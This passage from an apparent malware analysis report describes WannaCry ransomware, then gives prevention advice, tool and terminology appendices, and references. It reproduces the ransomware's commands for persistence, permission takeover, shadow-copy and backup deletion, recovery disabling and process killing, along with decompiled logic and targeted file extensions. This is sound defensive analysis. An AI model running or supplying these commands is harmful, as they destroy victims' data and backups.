  HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "gbktiktjxdl227" /t REG_ SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f

  HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "gbktiktjxdl227"/t REG_ SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f


- When file *tasksche.exe* runs, it further copies itself to a folder *COMMON_APPDATA*.

- It also modifies the file attributes of Recycle Bin to hide it.

  attrib +h +s c:\$RECYCLE

- It then modifies access control lists – *ICACLS.EXE*. This is modified to get full control over the files on the victim's machine. This facilitates ransomware to perform any operation on all files in the current directory and continues to do it despite any errors. Further, the "Q" in the command ensure that any success messages are suppressed.

  icacls . /grant Everyone:F /T /C /Q



```
0018F750  00000000 ┌ModuleFileName = NULL
0018F754  0040F4FC │CommandLine = "icacls . /grant Everyone:F /T /C /Q"
0018F758  00000000 │pProcessSecurity = NULL
0018F75C  00000000 │pThreadSecurity = NULL
0018F760  00000000 │InheritHandles = FALSE
0018F764  08000000 │CreationFlags = CREATE_NO_WINDOW
0018F768  00000000 │pEnvironment = NULL
0018F76C  00000000 │CurrentDir = NULL
0018F770  0018F780 │pStartupInfo = 0018F780
0018F774  0018F7C4 └pProcessInfo = 0018F7C4
```

Figure 70: Snapshot from OllyDbg

- It also deletes shadow copy - The execution of the following script ensures that no backup or snapshot is taken by vssadmin.exe, wmic.exe and wbadmin.exe which makes it impossible for the user to restore or recover files.
  - vssadmin delete shadows /all /quiet
  - wmic shadowcopy delete
  - bcdedit /set {default} bootstatuspolicy ignoreallfailures
  - bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet


- It disables recovery and hides failure – The following commands prevent the computer from being booted in safe mode.
  - To disable the recovery screen due to shutdown failures:
    bcdedit /set {default} bootstatuspolicy ignoreallfailures

  - to disable the automatic repair:
    bcdedit /set {default} recoveryenabled no

  - to delete the backup catalogues:
    wbadmin.exe wbadmin delete catalog –quiet

- A registry entry is created for the folder which contains the ransomware:
  - *HKCU\Software\WanaCrypt0r*

- It uses the following commands to kill the identified processes so that the ransomware can access and encrypt database files:
  - taskkill.exe /f /im mysqld.exe
  - taskkill.exe /f /im sqlwriter.exe
  - taskkill.exe /f /im MSExchange*
  - taskkill.exe /f /im sqlserver.exe
  - taskkill.exe /f /im Microsoft.Exchange.*




```
taskkill.exe /f /im mysqld.exe
taskkill.exe /f /im sqlwriter.exe
taskkill.exe /f /im sqlserver.exe
taskkill.exe /f /im MSExchange*
taskkill.exe /f /im Microsoft.Exchange.*
```

Figure 71: A section of String analysis output

- Places the following Encryptor files on the desktop:
    - 00000000.res
    - 00000000.pky
    - 00000000.eky
    - 00000000.dky

Encryption Process

1. Ransomware creates a copy of the files on the system with the extension .*wnryt*.
2. A unique 128-bit encryption key is generated for each encrypted file using the AES encryption algorithm encryption Process. This Key is encrypted using a public RSA key.
3. All the files with .*wnryt* are encrypted using the AES encryption.
4. The encrypted file overwrites the original file and deletes the files with .*wnryt* extension.
5. The original file is renamed with .*wnry* extension.



```
while (true) {
    int32_t result = v81 != 0 ? (int32_t)"Microsoft Enhanced RSA and AES Cryptographic Provider" : 0; // 0x4046c4
    int32_t v82;
    int32_t (*v83)(int32_t, int32_t, int32_t, int32_t, int32_t); // 0x4217c0
    v83(v82 + 4, 0, result, 24, -0x10000000);
    if (v81 != 0) {
        // 0x4046e0
        return 1;
    }
    int32_t v84 = v80 + 1; // 0x4046d7
    v80 = v84;
    if (v84 >= 2) {
        // 0x4046dd
        return result;
```

Figure 72: Snippet from source code (RSA and AES encryption)

Several files are avoided by WannaCry during encryption process because encrypting these files might destabilise the system. Following are the list of files and paths to the location which are not encrypted by the ransomware.


"Content.IE5"	"Temporary Internet Files"
"\Local Settings\Temp"	"\AppData\Local\Temp"
"\Program Files (x86)"	"\Program Files"
"\WINDOWS"	"\ProgramData"
"\Intel"	"$"
" This folder protects against ransomware. Modifying it will reduce protection"	

Table 13: Files which are not encrypted

The ransomware searches the infected system for the files with the following extensions and encrypts them.

.der	.cgm	.fla	.mdb	.csv	.dch	.dot	.odp
.pfx	.raw	.wmv	.db	.txt	.sch	.docm	.gpg
.key	.gif	.mpg	.dbf	.vsdx	.brd	.docb	.tiff
.crt	.png	.vob	.odb	.vsd	.jsp	.docx	.std
.csr	.bmp	.mpeg	.frm	.edb	.php	.doc	.vdi
.p12	.jpg	.asf	.myd	.eml	.asp	.xlsx	.xlt
.pem	.jpeg	.avi	.myi	.msg	.rb	.xls	.otg
.odt	.vcd	.mov	.ibd	.ost	.java	.dwg	.xlw
.ott	.iso	.mp4	.mdf	.pst	.jar	.pdf	.xlsb
.sxw	.backup	.3gp	.ldf	.potm	.class	.wk1	.sldm
.stw	.zip	.mkv	.sln	.potx	.sh	.wks	.sldx
.uot	.rar	.3g2	.suo	.ppam	.mp3	.rtf	.uop
.3ds	.7z	.flv	.cs	.ppsx	.wav	.sxi	.odg
.max	.gz	.wma	.cpp	.ppsm	.swf	.hwp	.tif
.3dm	.tgz	.mid	.pas	.pps	.xltm	.sqlite3	.xlm
.ods	.tar	.m3u	.asm	.pot	.xltx	.sqlitedb	.vmx
.ots	.bak	.m4u	.js	.pptm	.xlc	.sql	.vmdk
.sxc	.tbk	.djvu	.cmd	.pptx	.vb	.accdb	.otp
.stc	.bz2	.svg	.bat	.ppt	.pl	.sxm	.sxd
.dif	.PAQ	.ai	.lay	.vbs	.dip	.mml	.sti
.slk	.ARC	.psd	.lay6	.snt	.dotx	.xlsm	.dotm
.wb2	.aes	.nef		.asc		.onetoc2	

Table 14: File extensions which are encrypted



```
int32_t v81;
  if (v80 != 0) {
      int32_t v82 = v80 + 2; // 0x402b30
      v81 = v82;
      if (_wcsicmp((int16_t *)v82, L"\\Intel") == 0 || _wcsicmp((int16_t *)v81, L"\\ProgramData") == 0
      || _wcsicmp((int16_t *)v81, L"\\WINDOWS") == 0 || _wcsicmp((int16_t *)v81, L"\\Program Files") == 0) {
          // 0x402b42
          return 1;
      }
      int32_t v83 = _wcsicmp((int16_t *)v81, L"\\Program Files (x86)");
      v80 = v83;
      if (v83 == 0) {
          // 0x402baa
          return 1;
      }
      // 0x402bb5
      int32_t v84; // 0x4202d8
      int32_t v85; // 0x402b05
      ((int32_t (*)(int32_t, int32_t))v85)(v81, (int32_t)&v84);
      if (v80 != 0) {
          // 0x402bc4
          return 1;
      }
      // 0x402bcf
      ((int32_t (*)(int32_t, int32_t))v85)(v81, (int32_t)L"\\Local Settings\\Temp");
      if (v80 != 0) {
          // 0x402bde
          return 1;
      }
      // 0x402bcf
      // branch -> 0x402be9
  }
  // 0x402be9
  v81 = a2;
  int32_t v86; // 0x402b22
  ((int32_t (*)(int32_t, int32_t))v86)(a2, (int32_t)L" This folder protects against ransomware. Modifying it will reduce protection");
  if (v80 == 0) {
      // 0x402bfc
      return 1;
  }
  // 0x402c07
  ((int32_t (*)(int32_t, int32_t))v86)(v81, (int32_t)L"Temporary Internet Files");
  if (v80 == 0) {
      // 0x402c16
      return 1;
  }
  // 0x402c21
  ((int32_t (*)(int32_t, int32_t))v86)(v81, (int32_t)L"Content.IE5");
  return (int32_t)(v80 != 0) + 1;
```

Figure 73: Snippet from source code (Files and file location which not encrypted)

Prevention

One of the ways to prevent the WannaCry attack is to configure a perimeter firewall such that all inbound access to destination port 445 is blocked. This rule will prevent all SMB traffic from entering or leaving the secure network.

Source	Source Port	Destination	Destination Port	Action
Any	Any	Any	TCP 445	Drop or Deny

To avoid internal spreading of the ransomware within the organisation, port 445 must be blocked in internal firewalls to segment the network. Since TCP port 445 is required for file sharing, a VPN can be used to access it instead of unblocking the port 445.

Conclusion

The number of malware infections continues to increase with each passing year and the trend is expected to grow further in future. Due to this, Malware Analysis has become a crucial part of IT organisations. Different kinds of malware have different objectives. As seen in the report, depending upon the kind of malware, it can cause huge financial loss, personal data loss, unpleasant user experience due to unwanted advertisements etc. Hence, it is important to perform malware analysis to understand their objective and avoid such attacks in future.

Static malware analysis and dynamic malware analysis have been very popular methods in analyzing malware. It is a good practice to begin analysis using static analysis tools and seek out coding flaws, backdoors, and malicious code. Dynamic analysis reveals more information such as registry changes, processes created, network connections. Fully-Automated analysis using sandbox is a more advanced approach where the sandbox performs the analysis in an isolated environment and generates the report. This approach saves a lot of time and reduces the resources needed to perform the analysis. But in some cases, malware might not show its exact behaviour in the sandbox as it would in a real environment. In such cases, static and dynamic analysis methods become useful.

The attackers continue to exploit known vulnerabilities and come up with zero-day attacks. Hence, it is important for a user as well as big organisations to check for the latest patches and keep their network, operating systems and applications up to date. Procedures and security policies should be strictly followed. Regular audits should be organised to detect vulnerabilities and take measures to patch them. The strong Backup procedure must be implemented. Proper security training must be given to the employees which include keeping antivirus up to date, not clicking on suspicious emails and more.

The final conclusion drawn from the report is that in the ever growing IT world, attackers would continue to develop more complex attacks and hence it is important for an organisation to advance their malware analysis technology to analyze and tackle attacks based on known and zero-day vulnerabilities.

Appendix A – Tools for Malware Analysis

- **Bulk extractor –** Bulk extractor is a computer forensics tool that scans a disk image, a file, or a directory of files and extracts useful information without parsing the file system or file system structures.

- **Cuckoo Sandbox** – It is an open source automated malware analysis system. The latest version available is 2.0.6. It can be installed on Linux as well as windows. The cuckoo setup has several configuration files which can be modified depending upon the analysis requirements.

- **Exeinfo PE -** This tool allows to detect file obfuscation. It tells what packer is used in case the file is packed.

- **FTK imager tool -** This tool is used to capture memory during the time of malware execution.

- **Hiew –** Hiew stands for Hacker's view. It is used for static analysis of binary files. It has several features like view files in text, hex and disassembly mode.

- **HxD hex editor** – This tool examines each byte of the file to identify the file type. Sometimes malware authors disguise the executable as some other file type. Hence it is very important to identify file type before dynamic analysis.

- **Netstat –** Netstat stands for network statistics. It is a command-line network utility tool that displays network connections for the Transmission Control Protocol (both incoming and outgoing), routing tables, and some the network interface and network protocol statistics.

- **Noriben.py -** Noriben.py is a python script that works in conjunction with process monitor for logging system activities like registry changes, files created or modified and list network IOCs. The results of noriben.py are recorded in a text file, CSV format and can also be viewed in Process monitor.

- **OllyDbg** – It is an x86 debugger which is used when source code is not available.

- **Pemcracker** – This tool is used to recover passwords from encrypted PEM files while utilising all the CPU cores.

- **Process Monitor** – This is a free tool from Windows Sysinternals. The tool monitors the system activity and displays the results in real time. The results include information related to DLLs and files used, the process created along with process IDs.

- **ProcDump –** It is part of Sysinternals tools which is used to collect memory dump for a binary or computer application.

- **Regshot** – Regshot is a tool used to record registry changes made by the malware at the time of execution. It allows us to take the system snapshot before analysis and one after analysis and compare both to report the registry changes.

- **Resource Hacker -** This tool is used for static analysis. It can list the resources in window's binaries and add, modify or replace the resource files. In malware analysis, this tool is helpful to see what all resources do the binary includes.

- **ROT-13 Encryption/Decryption –** This tool uses a ROT-13 algorithm to encrypt messages. It can also decrypt ROT-13 encrypted messages into plain text.

- **Strings -** String is a tool introduced by Microsoft which is extensively used in the static analysis of malware. This tool extracts all the strings from the binary. This allows the analyst to predict the nature of the activity of malware without executing it.

- **TShark –** It is a network protocol analyzer which helps to capture packet from a live network or read packets from a previously saved capture file.

- **theZoo –** It is an open and available to public repository of live malware samples.

- **UPX -** It is a packer for executables. If the file is found to packed using UPX then it can also be used to unpack UPX packed binary executable.

- **VirtualBox –** VirtualBox is an open source virtualisation software and can run on Windows, Linux, Macintosh hosts and supports multiple operating systems.

- **VirusTotal –** It is an online platform which analyze suspicious files and URLs to detect types of malware, and automatically shares it with the security community.

- **Wireshark** – Wireshark is one of the most popular and widely used network protocol analyzers. It records all the network activity performed by the binary.

- **7 -Zip –** It is a file archiver with a high compression ratio. It supports several formats and can be used to extract a file from ZIP/RAR/7Z archive.

Appendix B - Terminology

- **Adware –** Also known as advertising-supported software, is a computer program that shows unwanted ads to the user. Most adware are annoying but safe.

- **Botnet** – A botnet is a collection of internet-connected devices, which may include PCs, servers, mobile devices and internet of things devices that are infected and controlled by a common type of malware. Users are often unaware of a botnet infecting their system. P2P Botnet.

- **Command and control Server-** A command and control server (C&C server) is a computer that issues directives to digital devices that have been infected with rootkits or other types of malware, such as ransomware.

- **Denial-of-Service -** Also know as DOD attack is the attack in which a legitimate service on a machine or network resource is made unavailable to the legitimate user. The most common DOS attack is an SYN flood attack.

- **Encryption -** The translation of data into a secret code

- **Malware** – Malware stands for malicious software. It is a software that is written with the intention of causing harm to the computer system, computer network or user.

- **Man, in the middle attack -** In cryptography and computer security, a man-in-the-middle attack (MITM) is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other

- **P2P Botnet -** A peer-to-peer botnet is a decentralised group of malware-compromised machines working together for an attacker's purpose without their owners' knowledge.

- **Ransomware** – It is a malware that blocks the access to an infected computer system until a sum of money called ransom is paid. The ransom is in the form of cryptocurrency example Bitcoin.

- **Trojan –** A trojan is a type of malware that appears to be like a useful program to the user as malware authors disguise it as a legitimate application. Once executed it damages the system.

- **Virus –** A virus is a small malicious program that injects itself in an existing program in the computer system. A virus can only be spread manually via USB, disk, email or other file sharing tools and applications.

- **Worm -** A worm is a standalone malware program that replicates itself to other systems, once the computer is connected to the network.

Appendix C – Table of Figures

Appendix D - Tables

Appendix E - References

ZeroAccess

- http://mariomalwareanalysis.blogspot.com/2012/02/zeroaccess-rootkit-part-1.html
- https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/zeroaccess-indepth-13-en.pdf
- https://pdfs.semanticscholar.org/8853/6db7b86117521e4a3c11b3f7b99ace7dcb93.pdf
- https://people.eecs.berkeley.edu/~pearce/papers/zeroaccess_tr_2013.pdf
- https://www.symantec.com/security_response/writeup.jsp?docid=2011-071314-0410-99
- https://en.wikipedia.org/wiki/ZeroAccess_botnet
- https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/ZeroAccess.pdf
- https://nakedsecurity.sophos.com/zeroaccess3/
- https://nakedsecurity.sophos.com/2013/07/31/zeroaccess-malware-revisited-new-version-yet-more-devious/
- https://www.sophos.com/enus/medialibrary/PDFs/technical%20papers/Sophos_ZeroAccess_Botnet.pdf
- https://admin-ahead.com/portal/knowledgebase/295/MALWARE-CNC-WinTrojanZeroAccess-inbound-connection.html
- https://blog.checkpoint.com/2014/04/09/its-alive-the-resurgence-of-zeroaccess-botnet/

MyDoom.A

- http://virus.wikidot.com/mydoom
- https://antivirus.comodo.com/blog/comodo-news/mydoom-virus/
- https://www.pandasecurity.com/en/security-info/44140/information/Mydoom.A
- https://github.com/yorickdewid/MyDoom/blob/master/sco.c
- https://github.com/yorickdewid/MyDoom/blob/master/massmail.c
- https://www.giac.org/paper/gcih/568/mydoom-dom-anlysis-mydoom-virus/106069

Superfish

- https://www.forbes.com/sites/thomasbrewster/2015/02/19/superfish-need-to-know/#40e01e538776
- https://www.us-cert.gov/ncas/alerts/TA15-051A
- https://nakedsecurity.sophos.com/2015/02/20/the-lenovo-superfish-controversy-what-you-need-to-know/
- http://0xebfe.net/blog/2015/02/20/the-analysis-of-superfish-adware/
- https://kc.mcafee.com/resources/sites/MCAFEE/content/live/PRODUCT_DOCUMENTATION/25000/PD25792/en_US/McAfee%20Labs%20Threat%20Advisory%20-%20Superfish.pdf
- https://arstechnica.com/information-technology/2015/02/lenovo-pcs-ship-with-man-in-the-middle-adware-that-breaks-https-connections/
- http://bsodanalysis.blogspot.com/2015/02/superfish.html
- https://blog.erratasec.com/2015/02/extracting-superfish-certificate.html#.XDgUgsZ7nCI

Zeus

- https://en.wikipedia.org/wiki/Zeus_(malware)
- https://searchsecurity.techtarget.com/definition/Zeus-Trojan-Zbot
- https://www.morgan.edu/Documents/ACADEMICS/DEPTS/ElectricEng/ZeusFramework-Egiefameh.pdf
- https://www.secureworks.com/research/zeus
- https://www.hacking-tutorial.com/hacking-tutorial/remote-administration-tool-zeus-botnet-rat/#sthash.Qdw2iFoD.dpbs
- http://www.behindthefirewalls.com/2013/07/zeus-trojan-memory-forensics-with.html
- https://usa.kaspersky.com/resource-center/threats/zeus-virus
- https://www.enigmasoftware.com/zeus-zbot-botnet-targets-financial-institutions/
- http://www.behindthefirewalls.com/2013/07/zeus-trojan-memory-forensics-with.html
- https://github.com/maestron/botnets/tree/master/VirusPack/Zeus%201.2.7.7%20%2B%20.11%20%2B%20Webpanel%201.2.5.1/Zeus%201.2.4.2

WannaCry

- https://www.secureworks.com/research/wcry-ransomware-analysis
- https://www.pandasecurity.com/mediacenter/src/uploads/2017/05/1705-Informe_WannaCry-v160-en.pdf
- https://www.null0x4d5a.com/2017/05/memory-analsyis-of-wannacry-ransomware.html
- https://www.tufin.com/blog/tech-how-to-configure-your-firewalls-to-block-the-wannacry-ransomware-attack

Tools for Malware Analysis and Terminology

- https://cuckoosandbox.org/
- https://www.virtualbox.org/manual/ch01.html
- https://github.com/ytisf/theZoo
- https://mh-nexus.de/en/hxd/
- https://exeinfo-pe.en.uptodown.com/windows
- https://upx.github.io/
- https://www.7-zip.org/
- https://docs.microsoft.com/en-us/sysinternals/downloads/strings
- http://www.hiew.ru/
- https://en.wikipedia.org/wiki/Resource_Hacker
- https://www.virustotal.com/
- https://sourceforge.net/projects/regshot/
- https://www.novainfosec.com/2013/04/17/noriben-your-personal-portable-malware-sandbox/
- https://docs.microsoft.com/en-us/sysinternals/downloads/procmon
- https://accessdata.com/product-download/ftk-imager-version-3.2.0
- https://docs.microsoft.com/en-us/sysinternals/downloads/procdump
- http://www.forensicswiki.org/wiki/Bulk_extractor
- http://www.ollydbg.de/
- https://github.com/bwall/pemcracker
- https://www.wireshark.org/
- https://www.wireshark.org/docs/man-pages/tshark.html
- https://www.rot13.com/
- https://quizlet.com/294153279/computer-security-definition-flash-cards/
- https://whatis.techtarget.com/definition/command-and-control-server-CC-server
- https://rusi.org/sites/default/files/2016_newsbrief_july_de_oliveira_and_stickin...
- https://en.wikipedia.org/wiki/Man-in-the-middle_attack